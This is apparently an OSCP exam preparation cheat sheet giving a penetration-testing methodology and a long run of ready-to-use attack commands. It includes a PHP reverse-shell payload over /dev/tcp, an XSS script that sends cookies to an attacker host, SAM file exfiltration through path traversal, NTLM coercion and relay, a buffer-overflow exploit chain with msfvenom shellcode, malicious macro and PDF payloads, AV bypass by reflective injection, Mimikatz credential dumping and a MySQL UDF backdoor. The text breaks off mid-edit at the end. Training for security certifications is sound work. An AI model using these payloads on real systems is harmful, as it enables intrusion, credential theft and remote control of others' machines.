

→ Enumerate using thorough scans, do not overlook even the tiniest detail.
→ Go breadth first, always.
→ It's ok to fall in rabbit holes, proceed by elimination.
→ If you already are a skilled professional, it's ok to find some of the lab boxes hard. In fact, a few of them rely more on CTF style riddles than actual penetration testing logic.
→ Do not underestimate the power of morale during the exam. Sugar, tea, coffee, sleep, r00t (going for low hanging fruits will boost your confidence).
→ Run everything that can run in the background as soon as you can so it runs while you test manually (e.g. scans, bruteforces, user interaction traps).
Part 1: Essential Tools
Kali
But really any distro with the right tools is fine too.
CopyQ
Particularly powerful when typing in a shell that doesn't support the same keyboard layout (looking at you RDP), or doesn't allow you to delete characters, or move in strings. You can prepare your commands in a buffer and send them when they are ready.
Proxy plugin
- FoxyProxy Standard

- Container Proxy — very useful if you just want to proxy some tabs of your browser
clipip.sh tool
#!/bin/bash

o=$(xclip -o |tr -d '\n')
ip -f inet addr show tun0 | awk '/inet / {print $2}'|cut -d '/' -f1|tr -d '\n'|xclip -selection c
# You can replace tun0 with any interface (eth0, wlan0...)
sleep 0.1
xdotool key ctrl+v
echo -n $o|xclip -selection c
Enable CTRL+V in alacritty:
key_bindings:
  - { key: V, mods: Control, action: Paste }
Add shortcut in i3 config:
bindsym --release $mod+Shift+i exec <path to clipip.sh>Once that is done, you can press Alt+Shift+i in pretty much any buffer, and that will paste your IP. Pretty useful during the OSCP, as the VPN's outgoing IP can change.
Part 2: General Methodology
I can't emphasize this enough: breadth first. Always. I've found myself digging into rabbit holes more times than I can count. And being as stubborn as a donkey, I have spent entire days working on pointless exploits, when a simple searchsploit -m on another port I had already scanned would instantly give me an initial foothold.

The idea is:
- Note everything that comes to your mind when discovering the challenge (names, ports, services — nothing is done randomly and a lot of those are actual hints)
- Scan everything
- Google every known protocol or port and version identified (you might find very easily exploitable processes)
- Once you are certain you have covered everything that's open, start digging more deeply
- Follow your intuition and try the leads you thought were the best ones initially
- If or once you have proven your intuition wrong, proceed by elimination and go through all potential leads one by one
Part 3: Information Gathering
Ping Sweep
#! /bin/bash
for ip in $(seq 1 256); do
  fping -c 1 -t 500 $1.$ip 2>&1 |grep max|cut -d ':' -f1|tr -d ' '
done
3 steps (4 if UDP) scanning process
Of course you could use Nmap automator, but if you want to do things manually:
# Get all ports
nmap -p- -T5 -Pn <IP> | grep open | awk '{print $1}' | cut -d '/' -f1 | tr '\n' ','
This should give you a nmap-ready list of ports like 80,443,3389,10069.
# Fingerprinting scan
sudo nmap -p <port list> -T5 -A -R -O <IP> -Pn
Although it might be a bit redundant with the next step, it is much quicker, and will give you something to work on while the last scan runs.
# Script scan
nmap -p <port list> -T5 -sV --version-all --script default,auth,brute,discovery,vuln <IP> -Pn
This one is not very subtle, but it will find a lot of interesting information, at no cost. You might find things like:
- FTP authentication (very often anonymous)
- HTTP folders and files
- SMB user names and local information
- Known exploits (not very accurate but it has worked a few times in the lab)
If you haven't found anything, proceed to scan for UDP ports:
nmap -T5 -sU --top-ports 10000 <IP>Note: I use T5 pretty much every time, but if you start receiving
RTTVAR has grown to over 2.3 secondsthen try with lower values (T4/T3).
Common enumerations and vulnerability checks
If you encounter Linux with OpenSSH < 7.7, I highly recommend using SSH user oracle (CVE-2018-15473), as it could give you existing system users for bruteforce or spraying:
python ssh-username-enum.py <IP> -w <wordlist>
Also, do not forget to complete the wordlists with credentials you find. Some might be reused — boxes have dependencies.
When discovering Windows hosts, check for SMB exploits:
nmap -T5 -sV --script 'smb-vuln*' <IP>This covers cve-2017-7494, ms06-025, ms07-029, ms08-067, ms10-054, ms10-061, ms17-010, and more.
And Bluekeep (CVE-2019-0708) using rdpscan:
./rdpscan <ip>
Lastly, always check for SMB shares, as it is sometimes possible to mount them without credentials:
crackmapexec smb <IP> -u '' -p '' --sharesScanning through tunnels
I highly recommend using naabu and chisel.
Socks proxy
# Run on your machine, will open port 443
chisel server -p 443 --reverse --socks5
# Run on tunneling server, will open 1080 on your local machine once connected
chisel client 192.168.119.248:443 R:socks
Then run a port scan using naabu:
naabu -rate 500 -c 10 -s connect -p - -host 10.X.X.X -proxy 127.0.0.1:1080Naabu is generally much faster than nmap for simple port scans. Anyone who has used proxychains nmap knows how slow a simple scan can get.
Port forward
If you intend to bypass localhost whitelisting (usually for MySQL, phpMyAdmin, but also web interfaces):
# Run on your machine
chisel server -p 443 --reverse --socks5
# Open port 3306 on your local machine to proxy packets towards target
chisel client 192.168.119.248:443 R:3306:localhost:3306mysql -u root -p<pass> -h 127.0.0.1Part 3: Getting a shell
Using searchsploit, msfconsole search, and Google, you should have found a working exploit. Now get a shell using revshells.com!
Useful commands
1. Exfiltrate binary data embedded in HTML tags
wget -qO- 'http://X.X.X.X/vulnpage?vulparam=..\..\..%5cWINDOWS%5cRepair%5cSAM%00en' \
  | perl -l -0777 -ne 'print $1 if /<title.*?>\s*(.*?)\s*<\/title/si' > SAM
2. PHP LFI, but no file gets executed?
data:text/plain,<?php passthru("bash -i >& /dev/tcp/X.X.X.X/4444 0>&1"); ?>3. Bruteforce a web interface
hydra -l admin -P /usr/share/wordlists/rockyou.txt X.X.X.X \
  http-post-form "/URL/Login:User=^USER^&password=^PASS^:F=<failure string>" -I
4. Having trouble connecting to RDP?
xfreerdp /u:user /p:'password' /v:X.X.X.X /d:domain /sec:rdp
# OR with different connect error:
xfreerdp /u:user /p:'password' /v:X.X.X.X /d:domain /sec:tls
# With files and clipboard:
xfreerdp +clipboard /u:user /p:'password' /v:X.X.X.X /d:domain /sec:rdp \
  /drive:<absolute path to local folder>,/
5. Get machine accounts' hashes
# Check for spooler service
rpcdump.py <IP> | grep MS-RPRN
# Coerce authentication
python dementor.py -u Guest -p '' <target> <responder>
You can also relay those hashes using ntlmrelayx:
# List machines with SMB
nmap -p139,445 -T5 <subnet>/24 -oG - | awk '/Up$/{print $2}' > smb.lst
# Shortlist IPs with spooler active
while read ip; do rpcdump.py $ip | grep -q MS-RPRN && echo $ip >> spooler.lst || :; done < smb.lst
# Generate targets without SMB signing
crackmapexec smb <subnet> --genrelay-list > targets.lst
# Start relay server
ntlmrelayx.py -l loot -smb2support -socks -tf targets.lst
# Force NetNTLMv2 authentication to your relay
while read ip; do python dementor.py -u user -p 'password' $ip <responder ip>; done < spooler.lst
6. Steal cookies via XSS
<script>document.write("<img src='http://<IP>'"+document.cookie+"');</script>7. Check for terrible AD passwords (username = password)
crackmapexec smb <any ip in the domain> -u users.lst -p users.lst -d domain --no-bruteforce8. Recursively download all FTP files
wget -r ftp://user:pass@serv9. Bruteforce phpMyAdmin over a socks proxy
patator.py http_fuzz proxy_type=socks5 proxy=localhost:1080 \
  url=http://IP/index.php method=POST \
  body='pma_username=root&pma_password=FILE0&server=1&target=index.php&lang=en&token=' \
  0=/usr/share/wordlists/rockyou.txt before_urls=http://IP/index.php \
  accept_cookie=1 follow=1 -x ignore:fgrep='Access denied for user'
Buffer Overflow
1. Find the overflow
Just try with lots of characters until you get a crash, or a connection refused if you are remote.
2. Find the offset
msf-pattern_create -l <large number> -s abcdefghijklmnopqrstuvwxyz,ABCDEF,0123456789I used a custom charset because I noticed that the string generated by msf-pattern_create did not always crash the target.

Once the crash has been provoked, get the EIP value and check for the offset:
msf-pattern_offset -l <same number> -s abcdefghijklmnopqrstuvwxyz,ABCDEF,0123456789 -q <hex string>
[+] Exact match at offset X
3. Confirm EIP control
python -c 'print "A"*X+"B"*4'Buffer overflows for the OSCP are always on 32-bit executables, so EIP will always contain 4 bytes. If your EIP register contains 42424242 at the time of the crash, you have a successful EIP rewrite.
4. Identify bad characters
Generate a list of chars:
import sys
for i in range(1, 256):
    sys.stdout.write('\\x' + '{:02X}'.format(i))
Send it to the vulnerable process and compare with the memory using Burp Suite's comparer:


If the full list is not present in memory, the string was terminated early. Replace the faulting byte and resend:
With IDA: use the deREferencing plugin.




With GDB:
dump binary memory filtered.bin 0xfff0e278 0xfff0e377Where the addresses should be replaced by esp and esp+0xFF.
5. Generate a shellcode
msfvenom -i 3 -n 10 -p windows/shell_reverse_tcp \
  -b '\x00\x0D\x0A\x20<bad chars>' -f hex \
  LHOST=<your ip> LPORT=<PORT> | sed 's/.\{2\}/\\x&/g'
The pattern \x00\x0D\x0A\x20 is a list of customary bytes known to break out of strings (line breaks, blanks, null bytes). It is safer to have false positives than false negatives.
6. Find a candidate to rewrite EIP
Find a pointer to a jmp esp instruction that does not contain any bad characters:
# Immunity
!mona jmp -r esp

# ROPgadget
ROPgadget.py --binary <file> | grep 'jmp esp'
Remember to write the address in little endian: 0x12345678 becomes \x78\x56\x34\x12.
7. Exploit
python -c 'print "A"*X + <jmp esp address> + "\x90" * <size> + <shellcode>'User Interaction
Some boxes can only be rooted using user interaction:
# VBA payload
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f vba -o macro.vba

# HTA payload
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f hta -o index.hta

# Malicious FoxIt PDF
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -o giveyouup.exe
smbserver.py -smb2support -ip <IP> TMP .
python 49116.py \\<IP>\TMP\backdoor.exe letyoudown.pdf
Part 4: Post exploitation (privesc, AV bypass, loot)
Pretty much anything concerning privilege escalation is already covered in WinPEAS and LinPEAS. Here is a list of my own:
1. Reverse TCP scan — on which port can the target contact me?
sudo iptables -i tun0 -A PREROUTING -t nat -p tcp --dport 20:79 -j REDIRECT --to-port 8000
sudo iptables -i tun0 -A PREROUTING -t nat -p tcp --dport 81:6000 -j REDIRECT --to-port 8000
nc -nlvp 8000powershell -ep bypass -nOp -c "iex (iwr http://IP/port-scan-tcp.ps1 -UseBasicParsing); `
port-scan-tcp IP (21,22,23,53,80,139,389,443,445,636,1433,3128,8080,3389,5985);"Reverse TCP port scan in bash on Linux:
export ip=<IP>; for port in $(seq 20 6000); do nc -zv -w1 $ip $port& done2. AV bypass with Reflective PE injection
# Over SMB:
powershell -ep bypass -sta -nop -c "iex (iwr http://IP/empire.ps1 -UseBasicParsing); `
  $PEBytes = [IO.File]::ReadAllBytes('\\IP\\Share\\File'); `
  Invoke-ReflectivePEInjection -PEBytes $PEBytes"

# Over HTTP:
powershell -ep bypass -nop -c "iex (iwr http://IP/Invoke-ReflectivePEInjection.ps1.1 -UseBasicParsing); `
  Invoke-ReflectivePEInjection -PEURL http://IP/file.exe"
I use garble for Go obfuscation, but bear in mind that most obfuscation techniques will actually increase the suspiciousness of scripts and binaries.
3. No meterpreter getsystem and got SeLoadDriverPrivilege? Try Print Nightmare
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f dll -o revshell.dllpowershell -ep bypass -nop -c "iwr http://IP/revshell.dll -OutFile C:\WINDOWS\Temp\revshell.dll; `
iex (iwr http://IP/Invoke-Nightmare.ps1 -UseBasicParsing); `
Invoke-Nightmare -DLL C:\WINDOWS\Temp\revshell.dll"4. Dump creds
# PowerDump
powershell -ep bypass -nop -c "iex (iwr http://IP/Invoke-PowerDump.ps1 -UseBasicParsing); Invoke-PowerDump"

# Mimikatz
powershell -ep bypass -nop -c "iex (iwr http://IP/Invoke-Mimikatz.ps1 -UseBasicParsing); `
  Invoke-Mimikatz -Command '\"privilege::debug\" \"token::elevate\" \"sekurlsa::logonpasswords\" `
  \"lsadump::lsa /inject\" \"lsadump::sam\" \"exit\"'"
5. LaZagne on 32-bit
Pre-compiled: laz32.exe
6. Download files with PowerShell 2.0
$url = "http://IP/file.exe"
$path = "C:\WINDOWS\TEMP\file.exe"
if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
  $targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
7. List open ports on Windows
# TCP
Get-NetTCPConnection -State Listen | select LocalAddress,LocalPort, `
  @{Name="Process";Expression={(Get-Process -Id $_.OwningProcess).ProcessName}}
# UDP
Get-NetUDPEndpoint | select LocalAddress,LocalPort, `
  @{Name="Process";Expression={(Get-Process -Id $_.OwningProcess).ProcessName}}
8. IDA Free on 32-bit Windows
https://www.scummvm.org/news/20180331/
9. Exploit a privileged MySQL process
-- exploit.sql
use mysql;
create table foo(line blob);
insert into foo values(load_file('/tmp/raptor_udf2.so'));
select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select do_system('<run backdoor>');mysql -u root -p<password> -h <target> < exploit.sql10. Compile exploit for 32-bit Linux
gcc -m32 -march=i686 code.c -o exp -staticIn case of glibc version errors: compile directly on the target if gcc is available, or use a Docker container with the same libc version.
11. Cross compile exploit for Windows
# 32 bits:
i686-w64-mingw32-g++-win32 exp.cpp -static -o exp
# 64 bits:
x86_64-w64-mingw32-g++ exp.cpp -static -o exp
12. Run a command in Meterpreter and see the output
execute -i -H -f "cmd"13. "Command Prompt Has Been Disabled by Your Administrator"
Upload cmd-dll and run cmd.exe locally.
14. Compilation error with MS17-017 exploit
Edit line 450:
VOID xxCreateCmdLineProcess(VOID)
{
+    STARTUPINFOW si = { sizeof(si) };
-    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi = { 0 };
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_SHOW;
    WCHAR wzFilePath[MAX_PATH] = { L"yourexe.exe" };
    BOOL bReturn = CreateProcessW(NULL, wzFilePath, NULL, NULL, FALSE,
      CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
    if (bReturn) CloseHandle(pi.hThread), CloseHandle(pi.hProcess);
}i686-w64-mingw32-g++-win32 44479.cpp -lgdi32 -lopengl32 -o lol.exe -static15. Error with Invoke-Mimikatz.ps1 — "Ambiguous match found"
Replace:
# Before:
$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')

# After:
$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress',
